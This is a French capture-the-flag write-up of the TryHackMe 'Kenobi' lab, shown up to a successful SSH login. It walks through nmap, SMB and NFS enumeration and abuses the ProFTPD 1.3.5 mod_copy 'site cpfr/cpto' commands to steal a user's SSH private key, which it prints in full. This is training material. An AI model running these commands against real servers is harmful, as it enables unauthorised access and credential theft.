


# TryHackMe - Offensive Security - Kenobi

## Write-Up Kenobi

Auteur : D1to

Lien vers la box : <https://tryhackme.com/room/kenobi>

On commence par la phase d'énumération :



```
root@ip-10-10-3-139: ~
File Edit View Search Terminal Help
root@ip-10-10-3-139:~# nmap -sV 10.10.182.103

Starting Nmap 7.60 ( https://nmap.org ) at 2023-12-17 07:13 GMT
Nmap scan report for ip-10-10-182-103.eu-west-1.compute.internal (10.10.182.103)
Host is up (0.00068s latency).
Not shown: 993 closed ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          ProFTPD 1.3.5
22/tcp    open  ssh          OpenSSH 7.2p2 Ubuntu 4ubuntu2.7 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http         Apache httpd 2.4.18 ((Ubuntu))
111/tcp   open  rpcbind      2-4 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
2049/tcp  open  nfs_acl      2-3 (RPC #100227)
MAC Address: 02:A5:17:C5:6E:95 (Unknown)
Service Info: Host: KENOBI; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.59 seconds
```

On remarque plusieurs choses intéressants :

- Un serveur http sur le port 80.
- Un service ftp (ProFTPD 1.3.5) tournant sur le port 21.
- Un service smb tournant sur le port 445.

On commence alors par se pencher d'un peu plus près sur le service http.

On commence par énumérer les sous-domaines avec `dirbuster` :

```
root@ip-10-10-3-139:~# dirb http://10.10.182.103:80/

-----
DIRB v2.22
By The Dark Raver
-----

START_TIME: Sun Dec 17 07:16:03 2023
URL_BASE: http://10.10.182.103:80/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----

GENERATED WORDS: 4612


---- Scanning URL: http://10.10.182.103:80/ ----
+ http://10.10.182.103:80/index.html (CODE:200|SIZE:200)
+ http://10.10.182.103:80/robots.txt (CODE:200|SIZE:36)
+ http://10.10.182.103:80/server-status (CODE:403|SIZE:278)

-----

END_TIME: Sun Dec 17 07:16:06 2023
DOWNLOADED: 4612 - FOUND: 3
```


On trouve uniquement 2 sous-domaines intéressants : `/robots.txt` et `index.html` ; on check les deux :

`index.html` :




Rien de spécial dans cette page a priori, on trouve une simple photo.

robots.txt :



Ah ! On trouve ici un autre sous-domaine : /admin.html . On s'empresse alors d'aller voir.



Bon... On s'est fait avoir. On va donc partir sur une autre piste.

On cherche sur google s'il existerait par hasard une vulnérabilité sur le server ftp (ProFTPD 1.3.5) :

### Vulnerable code

The `mod_copy` module in ProFTPD 1.3. 5 allows remote attackers to read and write to arbitrary files via the `site cpfr` and `site cpto` commands. Any unauthenticated client can leverage these commands to copy files from any part of the filesystem to a chosen destination.

Et on trouve cela ! ProFTPD permet la lecture et l'écriture de fichiers arbitraires via les commandes `site cpfr` et `site cpto`.

C'est déjà une bonne piste !

Maintenant, reste à savoir comment nous allons pouvoir l'exploiter : La première idée que l'on

peut avoir est d'écrire un reverse shell et espérer une connexion mais comment faire exécuter le fichier au serveur ? **A priori on ne peut pas.** Ainsi, la question va plutôt être : quel fichier doit-on lire ?

Dans la syntaxe de la commande, on remarque qu'il faut que le répertoire ou le fichier soit précis. Il faut donc chercher autre part quel fichier (ou répertoire) je dois lire !

Une autre (et ma dernière piste) est d'essayer de trouver des informations sur le service Samba. Cela tombe sous le sens car SMB est un protocole permettant de partager des ressources (donc potentiellement des fichiers).

Pour cela, nous allons faire une énumération des 'shares' et des 'users' smb à l'aide de nmap :

```
root@ip-10-10-3-139:~# nmap -p 445 --script smb-enum-shares,nse,smb-enum-users.nse 10.10.182.103
```

```
Starting Nmap 7.60 ( https://nmap.org ) at 2023-12-17 08:04 GMT
Nmap scan report for ip-10-10-182-103.eu-west-1.compute.internal (10.10.182.103)
Host is up (0.00015s latency).
```

```
PORT      STATE SERVICE
445/tcp   open  microsoft-ds
MAC Address: 02:A5:17:C5:6E:95 (Unknown)
```

```
Host script results:
| smb-enum-shares:
|   account_used: guest
|   \\10.10.182.103\IPC$:
|     Type: STYPE_IPC_HIDDEN
|     Comment: IPC Service (kenobi server (Samba, Ubuntu))
|     Users: 2
|     Max Users: <unlimited>
|     Path: C:\tmp
|     Anonymous access: READ/WRITE
|     Current user access: READ/WRITE
|   \\10.10.182.103\anonymous:
|     Type: STYPE_DISKTREE
|     Comment:
|     Users: 0
|     Max Users: <unlimited>
|     Path: C:\home\kenobi\share
|     Anonymous access: READ/WRITE
|     Current user access: READ/WRITE
|   \\10.10.182.103\print$:
|     Type: STYPE_DISKTREE
|     Comment: Printer Drivers
|     Users: 0
```

```
|   Max Users: <unlimited>
|   Path: C:\var\lib\samba\printers
|   Anonymous access: <none>
|_  Current user access: <none>
```

```
Nmap done: 1 IP address (1 host up) scanned in 1.11 seconds
```

On remarque un chemin intéressant `C:/home/kenobi/share` et le nom de l'utilisateur est `anonymous` , ce qui veut dire, *qu'à priori*, la connexion ne nécessite pas de mot de passe. On essaye ?



```

root@ip-10-10-3-139:~# smbclient //10.10.182.103/anonymous
WARNING: The "syslog" option is deprecated
Enter WORKGROUP\root's password:
Try "help" to get a list of possible commands.
smb: \> dir
.                D           0   Wed Sep  4 11:49:09 2019
..               D           0   Wed Sep  4 11:56:07 2019
log.txt          N       12237   Wed Sep  4 11:49:09 2019

9204224 blocks of size 1024. 6876500 blocks available

```

On se connecte et on observe un fichier `log.txt` que l'on va télécharger.

```

smb: \> get log.txt
getting file \log.txt of size 12237 as log.txt (5974.8 KiloBytes/sec) (average 5975.1 KiloBytes/sec)
smb: \>

```

Le téléchargement s'étant bien passé, il est maintenant temps de l'ouvrir.

On remarque dans les premières lignes une chose assez intéressantes :

```

Generating public/private rsa key pair.
Enter file in which to save the key (/home/kenobi/.ssh/id_rsa):
Created directory '/home/kenobi/.ssh'.
Enter passphrase (empty for no passphrase):

```

Les quelques lignes ci-dessus sous-entendraient une possible connexion ssh avec comme utilisateur : `kenobi` et comme clé privée `id_rsa`

On a notre fichier qu'il faut aller chercher !

Maintenant, comment faire pour lire ce contenu ? Déjà, comme on ne connaît pas le mot de passe, il faut trouver un autre moyen.

A force de recherche, on trouve que l'on peut faire cela avec des répertoires montés.

L'idée serait : je cherche un répertoire partagé et monté dans le serveur que l'on attaque, de copier `id_rsa` dedans à l'aide des commandes `site cpfr / site cpto`, puis de récupérer ce répertoire à l'aide de `mount`.

Essayons cela !

On commence par chercher les répertoires montés sur le serveur avec `nmap` (Notons que l'on fait notre scan sur `rpcbind` puisque c'est le service qui se charge d'importer ou d'exporter les répertoires partagés d'un système de fichier réseau.) :

```
smb
File Edit View Search Terminal Tabs Help
nmap -sV x dirb x enum shares, en... x smb x log.txt x root@ip-10-10-... x

QUITTING!
root@ip-10-10-3-139:~# nmap -p 111 --script=nfs-ls,nfs-statfs,nfs-showmount 10.10.182.103

Starting Nmap 7.60 ( https://nmap.org ) at 2023-12-17 08:21 GMT
Nmap scan report for ip-10-10-182-103.eu-west-1.compute.internal (10.10.182.103)
Host is up (0.00016s latency).

PORT      STATE SERVICE
111/tcp   open  rpcbind
| nfs-ls: Volume /var
|   access: Read Lookup NoModify NoExtend NoDelete NoExecute
| PERMISSION UID  GID  SIZE  TIME      FILENAME
| rwxr-xr-x   0    0   4096  2019-09-04T08:53:24  .
| rwxr-xr-x   0    0   4096  2019-09-04T12:27:33  ..
| rwxr-xr-x   0    0   4096  2019-09-04T12:09:49  backups
| rwxr-xr-x   0    0   4096  2019-09-04T10:37:44  cache
| rwxrwxrwt   0    0   4096  2019-09-04T08:43:56  crash
| rwxrwsr-x   0   50   4096  2016-04-12T20:14:23  local
| rwxrwxrwx   0    0    9   2019-09-04T08:41:33  lock
| rwxrwxr-x   0  108   4096  2019-09-04T10:37:44  log
| rwxr-xr-x   0    0   4096  2019-01-29T23:27:41  snap
| rwxr-xr-x   0    0   4096  2019-09-04T08:53:24  www
|_
| nfs-showmount:
|_ /var *
| nfs-statfs:
|_ Filesystem 1K-blocks Used      Available Use% Maxfilesize Maxlink
|_ /var       9204224.0 1837136.0 6876492.0 22% 16.0T      32000
MAC Address: 02:A5:17:C5:6E:95 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 0.89 seconds
root@ip-10-10-3-139:~#
```

On trouve un répertoire monté : /var .

On va donc copier `id_rsa` dans /var

```
ftp> site cpfr /home/kenobi/.ssh/id_rsa
350 File or directory exists, ready for destination name
ftp> site cpto /var/tmp/id_rsa
250 Copy successful
ftp>
```

Maintenant, on va utiliser `mount` pour récupérer `id_rsa` :



```

root@ip-10-10-3-139:~/Downloads# sudo mkdir /mnt/KenobiNFS
root@ip-10-10-3-139:~/Downloads# mount 10.10.182.103:/var /mnt/KenobiNFS
root@ip-10-10-3-139:~/Downloads# ls -lA /mnt/KenobiNFS
total 48
drwxr-xr-x  2 root root 4096 Sep  4 2019 backups
drwxr-xr-x  9 root root 4096 Sep  4 2019 cache
drwxrwxrwt  2 root root 4096 Sep  4 2019 crash
drwxr-xr-x 40 root root 4096 Sep  4 2019 lib
drwxrwsr-x  2 root staff 4096 Apr 12 2016 local
lrwxrwxrwx  1 root root    9 Sep  4 2019 lock -> /run/lock
drwxrwxr-x 10 root lxd 4096 Sep  4 2019 log
drwxrwsr-x  2 root mail 4096 Feb 26 2019 mail
drwxr-xr-x  2 root root 4096 Feb 26 2019 opt
lrwxrwxrwx  1 root root    4 Sep  4 2019 run -> /run
drwxr-xr-x  2 root root 4096 Jan 29 2019 snap
drwxr-xr-x  5 root root 4096 Sep  4 2019 spool
drwxrwxrwt  6 root root 4096 Dec 17 08:39 tmp
drwxr-xr-x  3 root root 4096 Sep  4 2019 www

```

Bingo ! On a récupéré `var` !

Il suffit maintenant de vérifier qu'on a bien notre `id_rsa` :

```

root@ip-10-10-3-139:~/Downloads# cp /mnt/KenobiNFS/tmp/id_rsa .
root@ip-10-10-3-139:~/Downloads# ls
id_rsa
root@ip-10-10-3-139:~/Downloads# cat id_rsa
-----BEGIN RSA PRIVATE KEY-----
MIIEowIBAAKCAQEA4PeD0e0522UEj7xlrLmN68R6iSG3HMK/aTI812CTtzm9gnXs
qpweZL+GJBB59bSG3RTPtirC3M9YNTDsuTvwx9Y/+NuUGJIq5laQZS5e2RaQI1nv
U7fXEQLJrrlWfCy9VDTlgB/KRxKerqc42aU+/BrSyYqImpN6AgoNm/s/753DEPJt
dwsr45KFJOhtaIPA4EoZAq8pKovdSFteeUHikosUQzgqvSCv1RH8ZYBTwslxSorW
y3fXs5GwjitvRnQEVTO/GZomGV8UhjrT3TKbPhiw0y5YA484Lp3ES0uxKJEnKdSt
otHFT4i1hXq6T0CvYoaEpL7zCq7udl7KcZ0zfwIDAQABAoIBAEDl5nc28kviVnCI
ruQnG1P6eEb7HPIFFGbgqTa4u6RL+eCa2E1XgEUcIzxgLG6/R3CbwlgQ+entPssJ
dCDztAkE06uc3JpCAHI2Yq1ttRr3ONm95hbGoBpgDYuEF/j2hx+1qsdNZHMgYfqM
bxAKZaMgsdJGTqYZCUDxUv++eXFMDDTw/h2SCAUPE2Nb1f1537w/UQbB5HwZfVry
tRHknh1hfcjh4ZD5x5Bta/THjjsZo1kb/UuX41TKDFE/6+Eq+G9AvWNC2LJ6My36
YfeRs89A1Pc2XD08LogLPxzR7Hox36VOGD+95STwsBViMlk2LJ5IzU9XVIt3EnCl
bUI7DNECgYEA8ZymxvRV7yvDHHLjw5Vj/puVIQnKtadmE9H9UtfGV8gI/NddE66e
t8uIhiydcxE/u8DZd+mPt1RMU9GeUT5WxZ8Mp00UPVPIRiSBHnyu+0tolZSLqVul
rwT/nMDCJGQNaSOb2kq+Y3DJBHhloETsxAi2YEwrK9hPFQ5btLQichMCgYEA7l0c
dd1mwrjZ51lWWXvQz0H0PZH/diqXiTgwD6F1sUYPAc4qZ79blloeIhrVIj+isvtq
mgG2GD0TWueNddGafwIp3USIxZ0cw+e5hHmxy0KHpqstbPZc99IUQ5UBQHYZCvL
SR+ANDNuWpRTD6gWeVqNVni9wXjKhikM17p3RmUCgYEAp6dwAvZg+wL+5irC6WCs
dmw3WymUQ+DY8D/ybJ3Vv+vKcmhwicvNzvOo1JH433PEqd/0B0VGuIwCotdl6DI9
u/vVpkvsk3Gjsyh5gFI8iZuWAtWE5Av40C5bWMXw8ZeLxr0y1JKw8ge9NSDL/Pph
YNY61y+DdXUvywifkzFmhYkCgYB6TeZbh9XBVg3gyhMnaQNzDQFAULhM7n/Alcb7
TjJQWo06t0LHQIWi+0x7PV9c6L/2DFDfYr9nYnc67pLYiWwE16AtJEHBJShtofc7
P7Y1PqPxnhW+SeDqtoepp3tu8kryMLO+OF6Vv73g1jhkUS/u5oqc8ukSi4MHHlU8
H94xjQKBgExhzreYXCjK9FswXhUU9aviJJkoAssbIyBRzq1YnX0gSewY/SB2xPjF
S40wzYviRhr/h0T00zXzX8VMAQx5XnhZ5C/WMhb0cMErK8z+jvDavEpkmULR+dWf
Py/CLlDCU4e+49XBAPKEmY4DuN+J2Em/tCz7dzfCNS/mpsSEn0jo
-----END RSA PRIVATE KEY-----

```

Parfait ! On a bien notre clé privée qui va nous permettre de nous connecter en ssh !

On essaye :

```

root@ip-10-10-3-139:~/Downloads# ssh -i id_rsa kenobi@10.10.182.103
The authenticity of host '10.10.182.103 (10.10.182.103)' can't be established.
ECDSA key fingerprint is SHA256:uUzATQRA9mwUNjGY6h0B/wjpaZXJasCPBY30BvtMsPI.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '10.10.182.103' (ECDSA) to the list of known hosts.
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@                WARNING: UNPROTECTED PRIVATE KEY FILE!                @
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@

```

Mais pas si vite : une erreur apparaît. Cette erreur nous dit que la clé privée n'est pas protégée. Une rapide recherche sur internet nous apprend qu'il faut que la clé ne soit lisible et modifiable que par son propriétaire. Donc on règle le problème en changeant les droits :

```

root@ip-10-10-3-139:~/Downloads# chmod 600 id_rsa
root@ip-10-10-3-139:~/Downloads# ssh -i id_rsa kenobi@10.10.182.103
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.8.0-58-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

